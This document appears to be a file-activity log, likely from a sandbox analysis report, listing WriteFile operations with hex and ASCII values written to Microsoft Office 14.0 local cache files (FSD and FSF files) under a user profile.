C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\LocalCacheFileEditManager\FSD-CNRY.FSD	15720	70	cf aa 69 49 00 0c 56 34 c1 fc df be 7c 6d a9 43 8e 55 19 c5 b7 49 a9 88 80 45 4a 56 fc 07 b8 45 45 a1 74 aa 34 9e c4 b2 4f 0a 00 00 00 00 00 00 00 07 58 22 0c 54 63 c4 34 c8 67 ed 40 96 7c 90 cf 08 46 60 43 05	..iI..V4....|m.C.U...I...EJV.. .EE.t.4...O.........X".Tc.4.g. @.|...F`C.	success or wait	2	7FEE8F47BB5	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\LocalCacheFileEditManager\FSD-CNRY.FSD	15984	328	3e 03 00 00 54 07 00 00 00 a9 54 27 0c c1 fc df be 7c 6d a9 43 8e 55 19 c5 b7 49 a9 88 39 00 82 03 00 00 a9 54 27 0c 06 98 53 37 71 aa ab 46 9d 27 48 b7 26 37 e7 04 79 00 6a 03 00 00 58 53 51 b9 fa de 84 a3 aa 0d 4a a3 a8 52 0c 77 ac 70 73 01 00 00 00 bb a8 84 8d 37 df 4a 4d 82 d1 a8 68 a4 49 f2 2a 01 00 00 00 a9 54 27 14 c1 fc df be 7c 6d a9 43 8e 55 19 c5 b7 49 a9 88 19 00 82 03 00 00 a9 54 27 1c c1 fc df be 7c 6d a9 43 8e 55 19 c5 b7 49 a9 88 19 00 82 03 00 00 a9 54 af 0c 8f 1d ad ac bd d9 ea 45 b8 fe ef 24 20 07 ae 41 f1 09 0c c1 fc df be 7c 6d a9 43 8e 55 19 c5 b7 49 a9 88 14 c1 fc df be 7c 6d a9 43 8e 55 19 c5 b7 49 a9 88 1c c1 fc df be 7c 6d a9 43 8e 55 19 c5 b7 49 a9 88 24 c1 fc df be 7c 6d a9 43 8e 55 19 c5 b7 49 a9 88 7a 03 00 00 a9 54 27 24 c1	>...T.....T'.....|m.C.U...I..9 .....T'...S7q..F.'H.&7..y.j.. .XSQ.....J..R.w.ps.....7. JM...h.I.*.....T'.....|m.C.U.. .I.....T'.....|m.C.U...I.. .....T.....E...$ ..A.... ...|m.C.U...I.....|m.C.U...I .....|m.C.U...I..$....\|m.C.U ...I..z....T'$.	success or wait	2	7FEE8F47BB5	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\LocalCacheFileEditManager\FSD-CNRY.FSD	2804	448	05 c8 00 8d 6d 07 11 c1 fc df be 7c 6d a9 43 8e 55 19 c5 b7 49 a9 88 01 00 00 00 01 02 00 09 00 00 00 00 00 00 00 ff ff ff ff ff ff ff ff 00 00 00 00 05 c8 00 8d 7e 07 0f c1 fc df be 7c 6d a9 43 8e 55 19 c5 b7 49 a9 88 02 00 00 00 01 06 00 0a 00 00 00 00 00 00 00 ff ff ff ff ff ff ff ff 00 00 00 05 c8 00 8d 8d 07 0f c1 fc df be 7c 6d a9 43 8e 55 19 c5 b7 49 a9 88 03 00 00 00 01 06 00 0b 00 00 00 00 00 00 00 ff ff ff ff ff ff ff ff 00 00 00 00 05 c8 00 8d 9c 07 11 c1 fc df be 7c 6d a9 43 8e 55 19 c5 b7 49 a9 88 04 00 00 00 01 06 00 0c 00 00 00 00 00 00 00 ff ff ff ff ff ff ff ff 00 00 00 00 05 c8 00 8d ad 07 09 c1 fc df be 7c 6d a9 43 8e 55 19 c5 b7 49 a9 88 06 00 00 00 01 02 00 0d 00 00 00 00 00 00 00 ff ff ff ff ff ff ff ff 00 00 00 00 05 c8 00 8d b6	....m.....|m.C.U...I..... .....~..... .|m.C.U...I..... .....|m.C.U... I..... .....|m.C.U...I..... ..... .|m.C.U...I.....	success or wait	3	7FEE8F47BB5	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\LocalCacheFileEditManager\FSD-CNRY.FSD	16640	40	10 00 00 00 03 00 00 00 11 00 00 00 06 00 00 00 12 00 00 00 04 00 00 00 13 00 00 00 02 00 00 00 01 00 00 00 cf 8b 8c bd	.....	success or wait	1	7FEE8F47BB5	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\LocalCacheFileEditManager\FSD-CNRY.FSD	1648	32	11 00 00 00 10 00 00 00 12 00 00 00 06 00 00 00 13 00 00 00 04 00 00 00 01 00 00 00 62 d3 2e 8d	............................b...	success or wait	1	7FEE8F47BB5	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\LocalCacheFileEditManager\FSD-CNRY.FSD	16680	32	11 00 00 00 10 00 00 00 12 00 00 00 06 00 00 00 13 00 00 00 04 00 00 00 01 00 00 00 95 8f fa c0	....	success or wait	1	7FEE8F47BB5	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\LocalCacheFileEditManager\FSD-CNRY.FSD	0	512	0c 83 d2 91 ae 1b d4 4d aa 65 46 79 fb da dd 7a ab d1 e8 6e b5 79 76 44 a3 bb 28 df fd e9 64 4d 53 2c 96 b6 d2 58 b3 46 ab fc 14 46 61 cf b5 71 05 00 00 00 05 00 00 00 05 00 00 00 05 00 00 00 ff ff ff ff ff ff ff 00 00 00 00 ec d2 72 78 29 dc ae 4d a6 e5 30 de 20 34 52 20 0b 00 00 00 00 00 00 00 b2 4d 92 75 65 a9 f6 4f b6 26 b2 72 70 41 6c 56 00 41 00 00 00 00 00 00 00 04 00 00 02 00 00 00 ff ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 45 00 00 00 00 00 00 00 02 00 00 00 00 00 00 00 04 00 00 00 00 02 00 00 00 00 00 04 00 00 00 74 b6 a1 0f 74 b6 a1 0f 74 b6 a1 0f 74 b6 a1 0f 15 00 00 00 00 00 00 00 cc 06 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.......M.eFy...z...n.yvD..(...dMS,...X.F...Fa..q.............................rx)..M..0. 4R.........M.ue..O.&.rpAlV.A.................................E..............................t...t...t...t..	success or wait	1	7FEE8F47BB5	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\LocalCacheFileEditManager\FSF-{0E1EEE64-E8C6-4E2A-9759-63CF07FD8988}.FSF	0	16	b3 e2 48 ea a6 a1 dd 40 bc 06 c7 c4 62 92 12 71	..H....@....b..q	success or wait	1	7FEE8F47BB5	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\LocalCacheFileEditManager\FSF-{0E1EEE64-E8C6-4E2A-9759-63CF07FD8988}.FSF	16	2	0c 00	..	success or wait	1	7FEE8F47BB5	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\LocalCacheFileEditManager\FSF-{0E1EEE64-E8C6-4E2A-9759-63CF07FD8988}.FSF	18	1	05	.	success or wait	1	7FEE8F47BB5	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\LocalCacheFileEditManager\FSD-{45D439A1-3537-4B88-BE41-836CEF25E81A}.FSD	0	512	0c 83 d2 91 ae 1b d4 4d aa 65 46 79 fb da dd 7a a5 14 e8 bd 4b 7a 66 4c 86 01 10 1e 0a 03 bb f3 53 2c 96 b6 d2 58 b3 46 ab fc 14 46 61 cf b5 71 05 00 00 00 05 00 00 00 05 00 00 00 05 00 00 00 ff ff ff ff ff ff ff 00 00 00 00 b6 f6 1b de 1c 26 72 47 a1 d5 9a 33 15 67 0b a2 01 00 00 00 00 00 00 00 77 fb d3 40 6a a6 98 44 98 da 0b 47 80 48 6c 28 ff ff ff ff ff ff ff ff 00 00 00 00 00 00 00 00 ff ff ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ff ff ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 74 b6 a1 0f 74 b6 a1 0f 74 b6 a1 0f 74 b6 a1 0f 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.......M.eFy...z....KzfL........S,...X.F...Fa..q.............................&rG...3.g..........w..@j..D...G.Hl(..t...t...t...t..	success or wait	1	7FEE8F47BB5	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\LocalCacheFileEditManager\FSD-{45D439A1-3537-4B88-BE41-836CEF25E81A}.FSD	76	40	e4 9f 4e 89 16 c1 11 43 b0 cb 5b 22 e5 93 f2 48 02 00 00 00 00 00 00 00 77 fb d3 40 6a a6 98 44 98 da 0b 47 80 48 6c 28	..N....C..["...H........w..@j..D...G.Hl(	success or wait	1	7FEE8F47BB5	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\LocalCacheFileEditManager\FSD-{45D439A1-3537-4B88-BE41-836CEF25E81A}.FSD	512	65024	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....	success or wait	2	7FEE8F47BB5	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\LocalCacheFileEditManager\FSD-{45D439A1-3537-4B88-BE41-836CEF25E81A}.FSD	512	1024	c4 f4 f7 f5 b1 7a 56 a4 10 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....zV.......................	success or wait	1	7FEE8F47BB5	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\LocalCacheFileEditManager\FSD-{45D439A1-3537-4B88-BE41-836CEF25E81A}.FSD	1536	16	10 00 00 00 00 00 00 00 01 00 00 00 d3 95 02 50	...............P	success or wait	1	7FEE8F47BB5	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\LocalCacheFileEditManager\FSD-{45D439A1-3537-4B88-BE41-836CEF25E81A}.FSD	0	512	0c 83 d2 91 ae 1b d4 4d aa 65 46 79 fb da dd 7a a5 14 e8 bd 4b 7a 66 4c 86 01 10 1e 0a 03 bb f3 53 2c 96 b6 d2 58 b3 46 ab fc 14 46 61 cf b5 71 05 00 00 00 05 00 00 00 05 00 00 00 05 00 00 00 ff ff ff ff ff ff ff 00 00 00 00 1f 6b 15 01 84 49 09 4c a4 09 aa 02 02 28 fe a2 03 00 00 00 00 00 00 00 77 fb d3 40 6a a6 98 44 98 da 0b 47 80 48 6c 28 00 06 00 00 00 00 00 00 00 04 00 00 01 00 00 00 ff ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 0a 00 00 00 00 00 00 00 02 00 00 00 00 00 00 00 04 00 00 00 00 02 00 00 00 00 00 00 00 00 00 74 b6 a1 0f 74 b6 a1 0f 74 b6 a1 0f 74 b6 a1 0f 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.......M.eFy...z....KzfL...... ..S,...X.F...Fa..q........... ....k...I.L.....(..........w..@j..D...G.Hl(.... ....t...t...t...t............	success or wait	1	7FEE8F47BB5	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\LocalCacheFileEditManager\FSD-{45D439A1-3537-4B88-BE41-836CEF25E81A}.FSD	76	40	03 30 d9 54 b6 25 a8 4c a3 cb 0a 21 26 07 ef 8c 04 00 00 00 00 00 00 00 77 fb d3 40 6a a6 98 44 98 da 0b 47 80 48 6c 28	.0.T.%.L...!&..........w..@j. .D...G.Hl(	success or wait	1	7FEE8F47BB5	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\LocalCacheFileEditManager\FSD-{45D439A1-3537-4B88-BE41-836CEF25E81A}.FSD	2560	4096	c4 f4 f7 f5 b1 7a 56 a4 11 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....zV.......................	success or wait	1	7FEE8F47BB5	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\LocalCacheFileEditManager\FSD-{45D439A1-3537-4B88-BE41-836CEF25E81A}.FSD	2576	4	03 10 80 80	....	success or wait	2	7FEE8F47BB5	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\LocalCacheFileEditManager\FSD-{45D439A1-3537-4B88-BE41-836CEF25E81A}.FSD	1552	24	10 00 00 00 01 00 00 00 11 00 00 00 01 00 00 00 01 00 00 00 68 b9 aa 28	....................h..(	success or wait	1	7FEE8F47BB5	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\LocalCacheFileEditManager\FSD-{45D439A1-3537-4B88-BE41-836CEF25E81A}.FSD	0	512	0c 83 d2 91 ae 1b d4 4d aa 65 46 79 fb da dd 7a a5 14 e8 bd 4b 7a 66 4c 86 01 10 1e 0a 03 bb f3 53 2c 96 b6 d2 58 b3 46 ab fc 14 46 61 cf b5 71 05 00 00 00 05 00 00 00 05 00 00 05 00 00 00 ff ff ff ff ff ff ff ff 00 00 00 00 db d4 ec b3 ae df 81 48 b2 f3 82 13 23 c5 0b cb 05 00 00 00 00 00 00 00 77 fb d3 40 6a a6 98 44 98 da 0b 47 80 48 6c 28 00 06 00 00 00 00 00 00 00 04 00 00 02 00 00 00 ff ff ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 1a 00 00 00 00 00 00 00 02 00 00 00 00 00 00 00 04 00 00 00 00 02 00 00 00 00 00 00 00 00 00 74 b6 a1 0f 74 b6 a1 0f 74 b6 a1 0f 74 b6 a1 0f 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.......M.eFy...z....KzfL...... ..S,...X.F...Fa..q........... ....H....#. ....w..@j..D...G.Hl(.... ....t...t...t...t............	success or wait	1	7FEE8F47BB5	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\LocalCacheFileEditManager\FSD-{45D439A1-3537-4B88-BE41-836CEF25E81A}.FSD	0	512	0c 83 d2 91 ae 1b d4 4d aa 65 46 79 fb da dd 7a a5 14 e8 bd 4b 7a 66 4c 86 01 10 1e 0a 03 bb f3 53 2c 96 b6 d2 58 b3 46 ab fc 14 46 61 cf b5 71 05 00 00 00 05 00 00 00 05 00 00 05 00 00 00 ff ff ff ff ff ff ff ff 00 00 00 00 db d4 ec b3 ae df 81 48 b2 f3 82 13 23 c5 0b cb 05 00 00 00 00 00 00 00 77 fb d3 40 6a a6 98 44 98 da 0b 47 80 48 6c 28 00 06 00 00 00 00 00 00 00 04 00 00 02 00 00 00 ff ff ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 00 1a 00 00 00 00 00 00 00 02 00 00 00 00 00 00 00 04 00 00 00 00 02 00 00 00 00 00 00 00 00 00 74 b6 a1 0f 74 b6 a1 0f 74 b6 a1 0f 74 b6 a1 0f 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.......M.eFy...z....KzfL...... ..S,...X.F...Fa..q........... ....H....#. ....w..@j..D...G.Hl(.... ....t...t...t...t............	success or wait	1	7FEE8F47BB5	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\LocalCacheFileEditManager\FSF-{0E1EEE64-E8C6-4E2A-9759-63CF07FD8988}.FSF	0	16	b3 e2 48 ea a6 a1 dd 40 bc 06 c7 c4 62 92 12 71	..H....@....b..q	success or wait	1	7FEE8F47BB5	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSF-{0E1EEE64-E8C6-4E2A-9759-63CF07FD8988}.FSF	16	2	0c 00	..	success or wait	1	7FEE8F47BB5	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSF-{0E1EEE64-E8C6-4E2A-9759-63CF07FD8988}.FSF	18	2	18 ba	..	success or wait	1	7FEE8F47BB5	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSF-{0E1EEE64-E8C6-4E2A-9759-63CF07FD8988}.FSF	20	1	5d	]	success or wait	1	7FEE8F47BB5	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSF-{0E1EEE64-E8C6-4E2A-9759-63CF07FD8988}.FSF	21	92	46 00 53 00 44 00 2d 00 7b 00 34 00 35 00 44 00 34 00 33 00 39 00 41 00 31 00 2d 00 33 00 35 00 33 00 37 00 2d 00 34 00 42 00 38 00 38 00 2d 00 42 00 45 00 34 00 31 00 2d 00 38 00 33 00 36 00 43 00 45 00 46 00 32 00 35 00 45 00 38 00 31 00 41 00 7d 00 2e 00 46 00 53 00 44 00	F.S.D.-.{.4.5.D.4.3.9.A.1.-.3.5.3.7.-.4.B.8.8.-.B.E.4.1.-.8.3.6.C.E.F.2.5.E.8.1.A.}...F.S.D.	success or wait	1	7FEE8F47BB5	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSF-{0E1EEE64-E8C6-4E2A-9759-63CF07FD8988}.FSF	113	1	05	.	success or wait	1	7FEE8F47BB5	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-{45D439A1-3537-4B88-BE41-836CEF25E81A}.FSD	76	40	52 a5 4e 1c 7e a7 1d 45 a7 53 b5 9b 4e 79 83 ff 06 00 00 00 00 00 00 00 77 fb d3 40 6a a6 98 44 98 da 0b 47 80 48 6c 28	R.N.~..E.S..Ny.....w..@j..D...G.Hl(	success or wait	1	7FEE8F47BB5	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-{45D439A1-3537-4B88-BE41-836CEF25E81A}.FSD	6656	51	af 36 cc a7 bb d5 17 41 a9 9e 7b 67 06 b7 13 0d 03 00 02 00 94 00 40 20 c2 04 2c 7d 5b f6 31 48 ad e7 7a 22 70 e4 62 32 0a 03 00 00 3e 03 00 00 9f 01 49	.6.....A..{g.....@ .,,}[.1H..z"p.b2....>.....I	success or wait	1	7FEE8F47BB5	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\LocalCacheFileEditManager\FSD-{45D439A1-3537-4B88-BE41-836CEF25E81A}.FSD	6712	4096	c4 f4 f7 f5 b1 7a 56 a4 12 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....zV......................	success or wait	1	7FEE8F47BB5	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\LocalCacheFileEditManager\FSD-{45D439A1-3537-4B88-BE41-836CEF25E81A}.FSD	2580	50	05 c8 00 8d 40 03 07 24 37 54 d9 ab 25 df 4d b1 43 ba 72 14 c7 12 73 01 00 00 00 01 05 00 01 00 00 00 00 00 00 00 ff ff ff ff ff ff ff 00 00 00 00	....@..$7T..%.M.C.r...s.......	success or wait	3	7FEE8F47BB5	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\LocalCacheFileEditManager\FSD-{45D439A1-3537-4B88-BE41-836CEF25E81A}.FSD	1576	32	10 00 00 00 02 00 00 00 11 00 00 00 02 00 00 00 12 00 00 00 02 00 00 00 01 00 00 00 97 3a 61 9d	............................:a.	success or wait	1	7FEE8F47BB5	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\LocalCacheFileEditManager\FSD-{45D439A1-3537-4B88-BE41-836CEF25E81A}.FSD	0	512	0c 83 d2 91 ae 1b d4 4d aa 65 46 79 fb da dd 7a a5 14 e8 bd 4b 7a 66 4c 86 01 10 1e 0a 03 bb f3 53 2c 96 b6 d2 58 b3 46 ab fc 14 46 61 cf b5 71 05 00 00 00 05 00 00 00 05 00 00 00 05 00 00 00 ff ff ff ff ff ff ff 00 00 00 00 53 7d 64 0c bd 37 12 43 99 d6 1d 50 f1 0e 5b 68 07 00 00 00 00 00 00 00 77 fb d3 40 6a a6 98 44 98 da 0b 47 80 48 6c 28 00 06 00 00 00 00 00 00 00 04 00 00 03 00 00 00 ff ff ff ff ff ff ff ff 00 00 00 00 00 00 00 00 00 00 00 00 38 2a 00 00 00 00 00 00 00 02 00 00 00 00 00 00 00 04 00 00 00 00 02 00 00 00 00 00 00 00 00 00 74 b6 a1 0f 74 b6 a1 0f 74 b6 a1 0f 74 b6 a1 0f 03 00 00 00 00 00 00 00 33 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.......M.eFy...z....KzfL...... ..S,...X.F...Fa..q........... ....S}d..7.C...P.. [h........w..@j..D...G.Hl(.... ....8*.......................... ....t...t...t...t...........3.	success or wait	1	7FEE8F47BB5	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\LocalCacheFileEditManager\FSD-{45D439A1-3537-4B88-BE41-836CEF25E81A}.FSD	76	40	b4 50 80 88 98 10 16 45 ba ae c1 27 1a 70 3d 98 08 00 00 00 00 00 00 00 77 fb d3 40 6a a6 98 44 98 da 0b 47 80 48 6c 28	.P.....E...'.p=.........w..@j. .D...G.Hl(	success or wait	1	7FEE8F47BB5	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\LocalCacheFileEditManager\FSD-{45D439A1-3537-4B88-BE41-836CEF25E81A}.FSD	10808	4096	c4 f4 f7 f5 b1 7a 56 a4 13 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....zV.......................	success or wait	1	7FEE8F47BB5	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\LocalCacheFileEditManager\FSD-{45D439A1-3537-4B88-BE41-836CEF25E81A}.FSD	14904	122	cf aa 69 49 01 0c 56 0c 3f 48 a5 ae c2 ab 7f 45 bb 02 dc f4 f8 74 f6 82 80 64 3f 4b 19 92 18 e4 40 91 97 17 55 66 f7 7d 62 01 00 00 00 00 00 00 00 05 60 20 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 38 66 14 b9 fa de 84 a3 aa 0d 4a a3 a8 52 0c 77 ac 70 73 0c b9 fa de 84 a3 aa 0d 4a a3 a8 52 0c 77 ac 70 73 0c c8 1a a7 70 e3 dc 13 46 ab 3d a7 f7 be 4f a4 76 05	..iI..V.?H.....E.....t...d?K.. ..@...Uf.}b.........` ....8f........J..R.w.ps... .....J..R.w.ps....p...F.=...O. v.	success or wait	3	7FEE8F47BB5	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\LocalCacheFileEditManager\FSD-{45D439A1-3537-4B88-BE41-836CEF25E81A}.FSD	10824	56	03 10 80 80 06 d0 80 80 3f 48 a5 ae c2 ab 7f 45 bb 02 dc f4 f8 74 f6 82 01 00 00 00 06 00 00 00 00 00 00 00 30 b5 9e 4d a4 4d 43 4f b8 59 b3 1c c0 70 06 65 01 00 00 00	........?H.....E.....t........ ......0..M.MCO.Y...p.e....	success or wait	4	7FEE8F47BB5	WriteFile
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFile Cache\LocalCacheFileEditManager\FSD-{45D439A1-3537-4B88-BE41-836CEF25E81A}.FSD	1608	40	10 00 00 00 03 00 00 00 11 00 00 00 06 00 00 00 12 00 00 00 04 00 00 00 13 00 00 00 02 00 00 00 01 00 00 00 75 75 f0 f3	....................................uu..	success or wait	1	7FEE8F47BB5	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
